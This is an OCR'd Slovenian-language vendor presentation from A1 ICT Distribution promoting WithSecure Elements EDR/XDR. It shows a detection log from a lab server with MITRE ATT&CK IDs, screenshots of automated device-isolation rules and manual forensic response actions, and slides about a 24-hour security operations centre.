
The table below shows the collection of detections.

Choose an option | Please select | Add value | Add | Clear all filters

Severity equals Critical, High, Medium, Low

1 - 20 of 132 | 1 of 7

Time	Severity	Type	Detection name	Source device	Process name
2 hours ago 15.10.2025 04:20:33 UTC+02:00	MEDIUM	Injection, Abnormal library or module	Rare process created thread MITRE attack ID: T1055	LAB-SERVER2.a1itaas.eu	ljut1.exe
2 hours ago 15.10.2025 04:20:07 UTC+02:00	LOW	C2	Detected tree to dotted quad MITRE attack ID: TA0011	LAB-SERVER2.a1itaas.eu	ljut1.exe
2 hours ago 15.10.2025 04:19:46 UTC+02:00	MEDIUM	-	Modified settings of windows defender MITRE attack ID: T1562.001,T1059.001	LAB-SERVER2.a1itaas.eu	powershell.exe
2 hours ago 15.10.2025 04:18:28 UTC+02:00	HIGH	Malware	Defender highly relevant event MITRE attack ID: -	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:28 UTC+02:00	LOW	Malware	Defender action threat MITRE attack ID: T1204.002,TA0002,T1204	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:27 UTC+02:00	LOW	Malware	Defender action threat MITRE attack ID: T1204.002,TA0002,T1204	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:27 UTC+02:00	HIGH	Malware	Defender highly relevant event MITRE attack ID: -	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:27 UTC+02:00	HIGH	Malware	Defender highly relevant event MITRE attack ID: -	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:23 UTC+02:00	HIGH	Abnormal file accesses	Multiple high defender alerts on one host MITRE attack ID: TT1204.002,TA0002,T1204	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:23 UTC+02:00	HIGH	Malware	Defender highly relevant event MITRE attack ID: -	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:23 UTC+02:00	MEDIUM	Malware	Defender detected threat MITRE attack ID: TT1204.002,TA0002,T1204	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:07 UTC+02:00	HIGH	Malware	Defender highly relevant event MITRE attack ID: -	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:18:07 UTC+02:00	MEDIUM	Malware	Defender detected threat MITRE attack ID: TT1204.002,TA0002,T1204	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:15:48 UTC+02:00	LOW	Malware	Defender action threat MITRE attack ID: T1204.002,TA0002,T1204	LAB-SERVER2.a1itaas.eu	msmpeng.exe
2 hours ago 15.10.2025 04:15:48 UTC+02:00	HIGH	Malware	Defender highly relevant event MITRE attack ID: -	LAB-SERVER2.a1itaas.eu	msmpeng.exe


Samodejno odzivanje na zaznane XDR alarme z osamitvijo
(EDR licenca)
Security Configurations / Automated actions
Automated actions
Add rule
General
Automated services
Suppression rules
Choose an option
Please select
Add value
Add
Clear all filters
Active
Rule name
Rule type
Response
Scope
Risk level
Device isolation
Endpoint
Device isolation
All devices
Severe an
SOC Osamitev
Endpoint
Device isolation
Devices with labels
Severe
Home
ENVIRONMENT
EVENTS
Security Events
Broad Context Detections
Response
SECURITY CONFIGURATIONS
Profiles
Automated actions
Scans
Scan Templates
Reports
MANAGEMENT
Security services
Requests
Support
COLLABORATION PROTECTION
Edit rule
Rule name *
SOC Osamitev
Rule type
Endpoint
Response
Device isolation
Organizations *
1 selected
Scope *
All devices
Devices with labels
SOC (1)
Labels selected:
SOC
Applies to *
Non-critical devices
Critical devices
Risk level *
Severe
Schedule*
Continuous
Save
Velja za WithSecure Elements EDR (+EPP) licence

Velja za WithSecure Elements EDR (+EPP) licence

Events / Response

Home

ENVIRONMENT

EVENTS

Security Events

Broad Context Detections

Response

SECURITY CONFIGURATIONS

Profiles

Automated actions

Scans

Scan Templates

Reports

MANAGEMENT

Security services

Requests

Support

COLLABORATION PROTECTION

WITH secure

New response action

1 Devices — 2 Actions — 3 Parameters — 4 Summary

Actions

process

- Process memory dump (Linux)
  Retrieves memory dumps from a running process.
- Enumerate processes
  Enumerates running processes.
- Kill process (Linux / Mac)
  Kills processes.
- Process memory dump (Windows)
  Retrieves memory dumps of one or more processes.
- Kill Process (Windows)
  Kills processes with memory capture.


Ročne akcije odzivanja in forenzične analize
(EDR licenca)

* The output for these actions is in jsonl. Find out more.

Back | Next | Please enter correct parameters to create response action.

Velja za WithSecure Elements EDR (+EPP) licence

Pregled celotne programske opreme in njihov reputation
(potrebuje EDR licenco)



WithSecure Elements in Varnostno Operativni Center

Dva ključna stebra zaščite

- **XDR – evolucija EDR z zaščito digitalnih identitet**
- **XM – proaktivno iskanje ranljivosti**

24-urno spremljanje

- **A1 varnostno operativni center**
- **Obveščanje in odzivanje na varnostne dogodke**

Powered by WITH secure

Vprašanja?

A1 ICT Distribucija

WITH secure

HVALA ZA POZORNOST!

https://varnostne-resitve.si/

ict-partners@A1.si